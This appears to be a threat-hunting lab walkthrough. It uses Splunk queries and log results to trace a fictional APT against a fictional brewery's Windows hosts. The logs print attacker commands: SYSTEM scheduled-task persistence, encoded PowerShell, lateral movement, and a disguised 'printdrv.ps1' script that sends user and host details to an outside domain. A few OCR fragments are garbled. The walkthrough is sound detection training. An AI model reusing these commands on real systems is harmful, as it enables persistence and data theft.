


- agrady-l
- titan
- AzureAD \ O365

User

- kpilsner
- daffligem \ Dan Affligem
- bstoll@froth.ly
- helpdesk@froth.ly

MITRE ATT&CK Techniques Referenced

daffligem



<https://mitre-attack.github.io/attack-navigator/>

What Can We Operationalize?

daffligem

- Monitor for User Account creation event codes and align with user creating the account
- Monitor for the existence of psexesvc.exe and the associated commands originating from it
- Monitor for new account creations in cloud environment from system accounts
- Monitor accounts for sensitive permissions being granted
 - Tenant Admin, SendAs etc..



Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets

The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the adversary will execute ***PowerShell*** scripts from the ***c:\windows\system32\printdrv*** directory on impacted systems.

Exercise 9: Hunt #2025-01-08

PowerShell Scripts

What Systems have PowerShell scripts in c:\windows\system32\printdrv\?

- Don't forget your escape characters for backslashes!

What are the names of the tasks that the PowerShell scripts running under and what systems are the tasks on?

- These can be found in Windows Events and PowerShell logs

Were the PowerShell scripts ever executed on systems? If so, which ones?

What applications are associated with the PowerShell scripts being created on systems?

- Look for this within Sysmon events

Reviewing the Event Code 4104 in PowerShell events, what interesting artifacts can be found in the scriptblock?

1 "c:\\windows\\system32\\printdrv*.ps1" | stats count by sourcetype source host

✓ 94 events (before 7/18/25 5:15:41.000 PM) No Event Sampling ▾

All time ▾

Events Patterns Statistics (8) Visualization

20 Per Page ▾

| sourcetype | source | host | count |
|--|--|-------------|-------|
| WinEventLog | WinEventLog:Security | AGRADY-L | 8 |
| WinEventLog | WinEventLog:Security | JWORTOSKI-L | 6 |
| WinEventLog | WinEventLog:Security | titan | 1 |
| WinEventLog:Microsoft-Windows-Powershell/Operational | WinEventLog:Microsoft-Windows-Powershell/Operational | AGRADY-L | 54 |
| WinEventLog:Microsoft-Windows-Powershell/Operational | WinEventLog:Microsoft-Windows-Powershell/Operational | JWORTOSKI-L | 8 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | WinEventLog:Microsoft-Windows-Sysmon/Operational | AGRADY-L | 8 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | WinEventLog:Microsoft-Windows-Sysmon/Operational | titan | 4 |
| xmlwineventlog | WinEventLog:Microsoft-Windows-PowerShell/Operational | titan | 5 |

1 "c:\\windows\\system32\\printdrv*.ps1" sourcetype="wineventlog" source="wineventlog:security"

✓ 15 events (before 7/18/25 5:17:27.000 PM) No Event Sampling ▾ Job ▾

Events (15) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

List ▾ Format 20 Per Page ▾

◀ Hide Fields All Fields

SELECTED FIELDS

- a Category 2
- a dest 3
- a dest_ip 2
- # EventCode 3
- a EventDescription 3
- a host 3
- a member_dn 5
- a member_id 3
- a Security_ID 3
- a source 1
- a sourcetype 1
- a TaskCategory 2

EventDescription

3 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values

| | Count | % |
|---------------------------------|-------|---------|
| A new process has been created. | 10 | 66.667% |
| A scheduled task was created. | 3 | 20% |
| A scheduled task was updated. | 2 | 13.333% |

:1</Arguments>

= A scheduled task was created. | Security_ID: er.com | dest_ip = 10.1.1.10 | host = titan | me g:Security | sourcetype = WinEventLog | use

The screenshot shows the Splunk interface for analyzing security events. At the top, a search bar contains the command: "1 \"c:\\windows\\system32\\printdrv*.ps1\" sourcetype=\"wineventlog\" source=\"wineventlog:security\"". Below the search bar, it says "✓ 15 events (before 7/18/25 5:17:27.000 PM)" and "No Event Sampling". On the right, there's a "Job" button. The main area is titled "Events (15)" with tabs for "Patterns", "Statistics", and "Visualization". Below these are buttons for "Format Timeline", "Zoom Out", "Zoom to Selection", and "Deselect". Under "Format", there are "List", "Format", and "20 Per Page" options. On the left, a sidebar lists "SELECTED FIELDS": Category, dest, dest_ip, EventCode, EventDescription (which is highlighted with a red box), host, member_dn, member_id, Security_ID, source, sourcetype, and TaskCategory. The "EventDescription" field is expanded in a modal window. The modal title is "EventDescription" and shows "3 Values, 100% of events" with "Selected" and "Yes" buttons. It includes sections for "Reports" (Top values, Top values by time, Rare values) and "Events with this field". The "Values" section displays a table with three rows: "A new process has been created." (Count 10, % 66.667%), "A scheduled task was created." (Count 3, % 20%), and "A scheduled task was updated." (Count 2, % 13.333%). The entire "EventDescription" modal is highlighted with a red box. To the right of the modal, there's some log data starting with ":1</Arguments>" and "= A scheduled task was created. | Security_ID: er.com | dest_ip = 10.1.1.10 | host = titan | me g:Security | sourcetype = WinEventLog | use".

```
1 "c:\windows\system32\printdrv\*.ps1" sourcetype="wineventlog" source="wineventlog:security" EventCode=4688
2 | table _time host dest Process_Command_Line
3 | sort + _time
```

All time ▾



✓ 10 events (before 7/18/25 5:19:08.000 PM)

No Event Sampling ▾

Job ▾



Smart Mode ▾

Events Patterns Statistics (10) Visualization

20 Per Page ▾

Format

Preview ▾




| _time | host | dest | Process_Command_Line |
|---------------------|-------------|----------------------|---|
| 2019-08-02 08:19:17 | AGRADY-L | AGRADY-L.froth.ly | "c:\windows\system32\schtasks.exe" /change /tn "Microsoft\Windows\SharedPC\Account Cleanup" /enable /tr "powershell c:\windows\system32\printdrv\msfont.ps1" |
| 2019-08-02 08:19:40 | AGRADY-L | AGRADY-L.froth.ly | "c:\windows\system32\schtasks.exe" /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1" |
| 2019-08-02 08:42:50 | AGRADY-L | AGRADY-L.froth.ly | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1 |
| 2019-08-02 09:03:57 | AGRADY-L | AGRADY-L.froth.ly | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1 |
| 2019-08-02 09:17:18 | AGRADY-L | AGRADY-L.froth.ly | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1 |
| 2019-08-02 09:18:28 | JWORTOSKI-L | JWORTOSKI-L.froth.ly | "c:\windows\system32\schtasks.exe" /change /tn "Microsoft\Windows\SharedPC\Account Cleanup" /enable /tr "powershell c:\windows\system32\printdrv\msfont.ps1" |
| 2019-08-02 09:18:42 | JWORTOSKI-L | JWORTOSKI-L.froth.ly | "c:\windows\system32\schtasks.exe" /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1" |
| 2019-08-02 09:28:57 | JWORTOSKI-L | JWORTOSKI-L.froth.ly | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1 |
| 2019-08-02 09:42:17 | JWORTOSKI-L | JWORTOSKI-L.froth.ly | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1 |

1 "c:\\windows\\system32\\printdrv*.ps1" sourcetype=WinEventLog source="WinEventLog:Security" EventCode!=4688
 2 | rex field=Message "<Command>(<taskCommand>.+)</Command>"
 3 | rex field=Message "<Arguments>(<taskArguments>.+)</Arguments>"
 4 | eval taskCmdLine=taskCommand." ".taskArguments
 5 | table _time host EventDescription Task_Name taskCmdLine

All time ▾ 

 5 events (before 7/18/25 5:21:13.000 PM) No Event Sampling ▾   

Events Patterns Statistics (5) Visualization

20 Per Page ▾  

| _time | host | EventDescription | Task_Name | taskCmdLine |
|---------------------|-------------|-------------------------------|---|---|
| 2019-08-02 08:19:40 | AGRADY-L | A scheduled task was created. | \Microsoft\Windows\Printing\PrintDriverUpdate | powershell -w h C:\Windows\System32\printdrv\printdrv.ps1 |
| 2019-08-02 08:19:17 | AGRADY-L | A scheduled task was updated. | \Microsoft\Windows\SharedPC\Account Cleanup | powershell c:\windows\system32\printdrv\msfont.ps1 |
| 2019-08-02 09:18:42 | JWORTOSKI-L | A scheduled task was created. | \Microsoft\Windows\Printing\PrintDriverUpdate | powershell -w h C:\Windows\System32\printdrv\printdrv.ps1 |
| 2019-08-02 09:18:29 | JWORTOSKI-L | A scheduled task was updated. | \Microsoft\Windows\SharedPC\Account Cleanup | powershell c:\windows\system32\printdrv\msfont.ps1 |
| 2019-08-02 09:58:56 | titan | A scheduled task was created. | \Microsoft\Windows\Printing\PrintDriverUpdate | powershell -w h C:\Windows\System32\printdrv\printdrv.ps1 |


```
1 "c:\windows\system32\printdrv\*.ps1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" source="wineventlog:microsoft-windows-sysmon/operational" EventCode=11  
2 | table _time host app TargetFileName
```

✓ 4 events (before 7/18/25 5:25:50.000 PM)

No Event Sampling ▾

Job ▾

1

2

1

Events Patterns **Statistics (4)** Visualization

20 Per Page ▾

 Format

Preview ▾

_time ◆

2019-08-02 09:00:07

2019-08-02 09:00:07

2019-08-02 09:55:47

2019-08-02 09:55:47

host ⇧

AGRADY-L

AGRADY-L

titan

titan

app ◆

c:\windows\system32\tar.exe

c:\windows\system32\tar.exe

System

System

TargetFileName ♦

```

1 "c:\windows\system32\printdrv\*.ps1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" source="wineventlog:microsoft-windows-sysmon/operational" EventCode=1
2 | table _time host CommandLine ParentCommandLine
3 | sort + _time

```

| time | host | CommandLine | ParentCommandLine |
|---------------------|----------|---|--|
| 2019-08-02 08:19:17 | AGRADY-L | "c:\windows\system32\schtasks.exe" /change /tn "Microsoft\Windows\SharedPC\Account Cleanup" /enable /tr "powershell c:\windows\system32\printdrv\msfont.ps1" | powershell -ec YwA6AFwAdwBpAG4AZABvAHcAcwBcAHMAeQBzAHQAZQBtADMAMgBcAHMAYwBoAHQAYQBzAGsAcwAgAC8AYwBoAGEAbgBnAGUAIAAvAI |
| 2019-08-02 08:19:40 | AGRADY-L | "c:\windows\system32\schtasks.exe" /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1" | powershell -ec YwA6AFwAdwBpAG4AZABvAHcAcwBcAHMAeQBzAHQAZQBtADMAMgBcAHMAYwBoAHQAYQBzAGsAcwAgAC8AYwByAGUAYQB0AGUAIAAvAI |
| 2019-08-02 08:42:50 | AGRADY-L | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1 | c:\windows\system32\svchost.exe -k netsvcs -p -s Schedule |
| 2019-08-02 09:03:59 | AGRADY-L | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1 | c:\windows\system32\svchost.exe -k netsvcs -p -s Schedule |
| 2019-08-02 09:17:18 | AGRADY-L | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1 | c:\windows\system32\svchost.exe -k netsvcs -p -s Schedule |
| 2019-08-02 09:58:15 | AGRADY-L | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1" | powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAYwBtAGQAIAAvAGMAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAcwB5AHMAdAB1AG0AMwAyA |
| 2019-08-02 09:58:55 | titan | "cmd" /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\PSSEXESVC.exe | |
| 2019-08-02 09:58:56 | titan | c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1" | "cmd" /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpd |

1 "c:\\windows\\system32\\printdrv*.ps1" source="wineventlog:microsoft-windows-powershell/operational"

✓ 67 events (before 7/18/25 5:51:30.000 PM) No Event Sampling ▾

Events (67) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

< Hide Fields All Fields

SELECTED FIELDS

- # EventCode 3
- host 3
- source 2
- sourcetype 2
- TaskCategory 2

INTERESTING FIELDS

- a ComputerName 2
- # EventType 3
- a index 1
- a Keywords 2
- # linecount 13

host

3 Values, 100% of events

Reports

Top values Top values by time Events with this field

| Values | Count | % |
|-------------|-------|---------|
| AGRADY-L | 54 | 80.597% |
| JWORTOSKI-L | 8 | 11.94% |
| titan | 5 | 7.463% |

EventCode

3 Values, 100% of events Selected Yes No

Reports

Average over time Maximum value over time Minimum value over time

Top values Top values by time Rare values

Events with this field

Avg: 4103.104477611941 Min: 4100 Max: 4104 Std Dev: 0.8002713245447849

| Values | Count | % |
|--------|-------|---------|
| 4103 | 48 | 71.642% |
| 4104 | 16 | 23.88% |
| 4100 | 3 | 4.478% |

2


Guid='s>0x0<18-000n.thir

ie='ContextInfo'> Severity = Informational

EventCode = 4103 host = titan source = WinEventLog:Microsoft-Windows-PowerShell/Operational sourcetype = xmlwineventlog

WINDOWS POWERSHELL LOGGING CHEAT SHEET - Win 7/Win 2008 or later

This “Windows PowerShell Logging Cheat Sheet” is intended to help you get started setting up basic and necessary PowerShell (Windows Management Framework) command and command line logging. This list includes some very common items that should be enabled, configured, gathered and harvested for any Log Management program. Start with these settings and add to it as you understand better what is in your logs and what you need.



Sponsored by:



POWERSHELL EXPLOITATION: Monitoring PowerShell is much different than other logging due to what needs to be enabled and configured and what is logged and how PowerShell uses DLL's and uses API calls. You have to look for combination of suspicious calls to detect malicious behavior. Event IDs 4100, 4103 & 4104 will be your best bet to catch malicious activity in PS 5 or use Event ID 500 and 800 in PS 4 and lower and of course what initially executed on the command line with Event ID 4688 New Process Creation with Process Command Line enabled in all versions of Windows.

<https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/59c1814829f18782e24f1fe2/1505853768977/Windows+PowerShell+Logging+Cheat+Sheet+ver+Sept+2017+v2.1.pdf>

```
1 "c:\\windows\\system32\\printdrv\\*.ps1" source="wineventlog:microsoft-windows-powershell/operational" EventCode=4104
2 | table _time host Message
3 | sort + _time
```

All time 


✓ 16 events (before 7/18/25 5:55:21.000 PM) No Event Sampling ▾ Job II ⌂ ⌄ Smart Mode ▾

Events Patterns Statistics (16) Visualization

20 Per Page ▾ Format Preview ▾

_time host Message

| 2019-08-02 08:19:17 | AGRADY-L | <p>Creating Scriptblock text (1 of 1): c:\\windows\\system32\\schtasks /change /tn 'Microsoft\\Windows\\SharedPC\\Account Cleanup' /enable /tr 'powershell c:\\windows\\system32\\printdrv\\msfont.ps1'</p> <p>ScriptBlock ID: 06d363b1-922a-4626-bd05-e94c3097d44e Path:</p> |
|---------------------|----------|---|
| 2019-08-02 08:19:40 | AGRADY-L | <p>Creating Scriptblock text (1 of 1): c:\\windows\\system32\\schtasks /create /ru 'NT AUTHORITY\\SYSTEM' /tn Microsoft\\Windows\\Printing\\PrintDriverUpdate /sc onlogon /tr 'powershell -w h C:\\Windows\\System32\\printdrv\\printdrv.ps1'</p> <p>ScriptBlock ID: 0aeb3e33-c5e1-41f0-ba54-8971c06a89f1 Path:</p> |
| 2019-08-02 08:42:51 | AGRADY-L | <p>Creating Scriptblock text (1 of 1): c:\\windows\\system32\\printdrv\\msfont.ps1</p> <p>ScriptBlock ID: 376f821f-2cd4-431b-9a89-59c31b2cdd3c Path:</p> |
| 2019-08-02 09:04:38 | AGRADY-L | <p>Creating Scriptblock text (1 of 1): C:\\Windows\\System32\\printdrv\\printdrv.ps1</p> <p>ScriptBlock ID: 07b155e3-2a22-40a7-acb9-1456dc079edd Path:</p> |



2019-08-02 09:04:39 AGRADY-L Creating Scriptblock text (1 of 1):

```
$name=(Get-WinEvent -FilterXml "<QueryList><Query Id=""0"" Path=""Security""><Select Path=""Security"">*[System[(EventID=4624)]]</Select><Suppress Path=""Security"">*[EventData[@Name=""SubjectLogonId""]=""0x0"" or Data[@Name=""TargetDomainName""]=""NT AUTHORITY"" or Data[@Name=""TargetDomainName""]=""Window Manager""]</Suppress></Query></QueryList>" -MaxEvents 1 | ForEach-Object {
    #TargetUserSid
    $_cur_OU = ([ADSI]"LDAP://$($_.Properties[4]).Value.Value").SAMAccountName
    If ( $_cur_OU -like "*$myOU" ) {
        $_cur_OU
    }
}
$date= Get-Date -Format "MMddyyyy"
$datetxt=$date.ToString()
$user= $(Get-WMIObject -class Win32_ComputerSystem | select username).username
#$name= $user.split("\")|1
$dom = [Environment]::UserDomainName
$sys= [Environment]::MachineName
$subdomain="$datetxt-$name-$dom-$sys"
#Write $subdomain
wget http://$subdomain.imperialstout.org
```

ScriptBlock ID: f21cd1b7-22fc-4000-885b-44526ff944a9
Path: C:\Windows\System32\printdrv\printdrv.ps1

